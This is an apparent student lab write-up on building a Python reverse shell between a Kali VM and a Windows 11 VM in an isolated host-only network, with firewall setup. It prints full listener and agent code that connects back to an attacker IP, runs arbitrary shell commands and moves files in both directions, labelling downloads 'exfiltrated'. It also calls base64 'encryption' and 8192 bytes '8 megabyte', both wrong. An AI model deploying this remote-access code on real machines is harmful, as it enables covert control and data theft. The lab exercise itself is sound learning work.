


Agent 007

Phase 1: Environment Hardening (Strictening the firewall)

The very first steps for that project was to set Both VMs (Win11 and Kali) Into „Host-Only“ Means i can test Everything within these 2 Without risking breaking the Host.

After both VMs are in Host-Only i set up the Firewall in windows, so it Blocks ALL Traffic outside.

„Set-NetFirewallProfile -Profile Domain,Public,Private -OutboundFilter Block“



```
PS C:\WINDOWS\system32> ping 8.8.8.8
Pinging 8.8.8.8 with 32 bytes of data:
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.
Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
PS C:\WINDOWS\system32>
```

this „General Failure Validates that the Traffic is not possible.

„New-NetFirewallRule -DisplayName "Agent007_Outbound" -Direction

Outbound -LocalPort 7007 -Protocol TCP -Action Allow“

With this we making an allowance so the Kali VM can „connect“ with the Win11 vm

```
Microsoft Windows [Version 10.0.22000.7800]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Louis>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : Localdomain
    Link-local IPv6 Address . . . . . : fe80::8368:ae26:6efe:4d3f%4
    IPv4 Address. . . . . : 192.168.109.128
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

C:\Users\Louis>
```

```
(louis@kali-Louis)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:3c:1a:b8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.109.129/24 brd 192.168.109.255 scope global dynamic noprefixroute eth0
        valid_lft 1592sec preferred_lft 1592sec
    inet6 fe80::20c:29ff:fe3c:1ab8/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(louis@kali-Louis)-[~]
$
```

After the ip Check, i Used 2 Python Script that simulate the Attack.

On the Kali VM there is the Listener.py File which is the host that Upload, and downloads the File.

```

import socket
import base64
import os

# --- Configuration ---
PORT = 7007
BUFFER_SIZE = 8192

def start_listener():
    # Use 'with' to ensure the socket closes properly
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        s.bind(('0.0.0.0', PORT))
        s.listen(1)
        print(f"[*] Kali listening on port {PORT}...")

        conn, addr = s.accept()
        print(f"[*] Connection established from {addr}")

        while True:
            try:
                cmd = input("Agent007_Shell> ")
                if not cmd: continue

                # STEP 4: ENCRYPTION (Base64 encoding for the command)
                encoded_cmd = base64.b64encode(cmd.encode())
                conn.send(encoded_cmd)

                if cmd.lower() == "exit":
                    print("[*] Closing connection.")
                    break

```

With the First part we implement the Socket as our base, Base64 for the encryption and Os so we can work on both Operating systems.

With the Socket, wie can define how we want to set the IP addresses, and we also setting the port on 7007. I also include an Buffer of 8192 bytes or 8 megabyte to ensure that besides messages also files can be going into consideration.

```

8 # --- STEP 3: RECEIVE FILES (Download from Windows to Kali) ---
9 if cmd.startswith("download"):
10     filename = cmd.split(" ", 1)[1]
11     # Clean the path to get just the filename for saving on Kali
12     clean_name = os.path.basename(filename.replace("\\", "/"))
13
14     print(f"[*] Downloading {clean_name} from Windows...")
15     conn.settimeout(4.0) # Safety timeout
16     try:
17         data = conn.recv(1024 * 1024) # 1MB Buffer for download
18         if data.startswith(b"ERROR"):
19             print(data.decode())
20         else:
21             with open(f"exfiltrated_{clean_name}", "wb") as f:
22                 f.write(data)
23             print(f"[+] Success! Saved as exfiltrated_{clean_name}")
24     except socket.timeout:
25         print("[-] Timeout: No data received.")
26     finally:
27         conn.settimeout(None)
28
29 # --- STEP 3: SEND FILES (Upload from Kali to Windows) ---
30 elif cmd.startswith("upload"):
31     filename = cmd.split(" ", 1)[1]
32     if os.path.exists(filename):
33         print(f"[*] Waiting for Agent to be ready for {filename}...")
34         # Wait for the "READY_TO_RECEIVE" signal from Agent
35         ack = conn.recv(BUFFER_SIZE).decode()
36         if ack == "READY_TO_RECEIVE":
37             with open(filename, "rb") as f:
38                 conn.send(f.read())
39             print(f"[*] Data sent. Waiting for confirmation...")
40             # Receive final confirmation message from agent
41             print(conn.recv(BUFFER_SIZE).decode())
42         else:
43             print(f"[-] Error: Local file '{filename}' not found on Kali.")
44
45 # --- STEP 4: REMOTE CONTROL (Standard command output) ---
46 else:
47     response = conn.recv(BUFFER_SIZE).decode()
48     print(response)
49
50 except Exception as e:
51     print(f"[-] An error occurred: {e}")
52     break

```

```

77         break
78
79 if __name__ == "__main__":
80     start_listener()

```

Within the next part we are building in the possibility to down and upload files in both directions means Download from win11 to kali and upload from kali to Win11. All is processing within a while and If loop.

After we broke down the Listener we go now towards the Agent.py

```
import socket
import subprocess
import os
import base64
import time

# --- Configuration ---
ATTACKER_IP = '192.168.109.129' # Prüfe deine Kali IP!
PORT = 7007
BUFFER_SIZE = 8192

def connect():
    while True: # Outer loop for reconnection
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((ATTACKER_IP, PORT))

            while True: # Inner loop for communication
                data = s.recv(BUFFER_SIZE)
                if not data: break

                # STEP 4: DECRYPTION (Base64)
                cmd = base64.b64decode(data).decode()
                if cmd.lower() == "exit": break

                # --- STEP 3: SEND FILES (Download from Windows to Kali) ---
                if cmd.startswith("download"):
                    file_path = cmd.split(" ", 1)[1]
                    # Check with or without .txt extension
                    if not os.path.exists(file_path) and os.path.exists(file_path + ".txt"):
                        file_path += ".txt"

                    if os.path.exists(file_path):
                        with open(file_path, "rb") as f:
                            s.send(f.read())
                    else:
                        s.send(f"ERROR: File {file_path} not found.".encode())

                # --- NEW: RECEIVE FILES (Upload from Kali to Windows) ---
                elif cmd.startswith("upload"):
                    file_name = cmd.split(" ", 1)[1]
                    s.send(b"READY_TO_RECEIVE")
                    file_content = s.recv(1024 * 1024) # 1MB Buffer for upload
                    with open(file_name, "wb") as f:
                        f.write(file_content)
                    s.send(f"[*] File {file_name} successfully uploaded.".encode())
```

Similar to the Listener the Agent runs on the Similar While and If-Loops and has also the Same Imports Base64, Socket and OS to work, it has in addition the subprocess and the Time. The subprocess is for the remote Access that we go over later.

```
# --- NEW: RECEIVE FILES (Upload from Kali to Windows) ---
elif cmd.startswith("upload"):
    file_name = cmd.split(" ", 1)[1]
    s.send(b"READY_TO_RECEIVE")
    file_content = s.recv(1024 * 1024) # 1MB Buffer for upload
    with open(file_name, "wb") as f:
        f.write(file_content)
    s.send(f"[*] File {file_name} successfully uploaded.".encode())

# --- STEP 4: REMOTE CONTROL (Execute Commands) ---
else:
    proc = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    out, err = proc.communicate()
    s.send(out + err if (out + err) else b"Done.")

s.close()
except Exception:
    # Wait 5 seconds before trying to reconnect
    time.sleep(5)

if __name__ == "__main__":
    connect()
```

After Listener and Agent are running we are checking if the Connection is successful.

```
(louis@kali-Louis)-[~/Desktop/Hack-Simulation]
$ python3 listener.py
[*] Kali listening on port 7007 ...
[*] Connection from ('192.168.109.128', 59908)
Agent007_Shell> exit

(louis@kali-Louis)-[~/Desktop/Hack-Simulation]
$ python3 listener.py
[*] Kali listening on port 7007 ...
```

After the connection is Secure (done by whoami check to see if we are on the machine and with dir to check if we are in the right Directory of the windows machine.


```
win11-louis\louis
Agent007_Shell> dir
Volume in drive C has no label.
Volume Serial Number is 6A68-639C


Directory of C:\Users\Louis\Desktop\Hack-Simulation

26/03/2026  15:15    <DIR>          .
26/03/2026  15:15    <DIR>          ..
26/03/2026  15:40                1.568 Agent.py
26/03/2026  14:58                38 Test-File.txt
                2 File(s)                1.606 bytes
                2 Dir(s)  74.121.187.328 bytes free

Agent007_Shell>
```

As seen in the following screenshot the connection is established and we were able to down- and upload the testfiles from win11 to kali and vice versa.





I think the most problem during this Project was not the scripting and understanding but the Firewall was the Most tricky part because after setting up the firewall i HAD to add a Specific rule to allow it running the Agent.py so we could Sucessfully Connect from Kali towards Win11

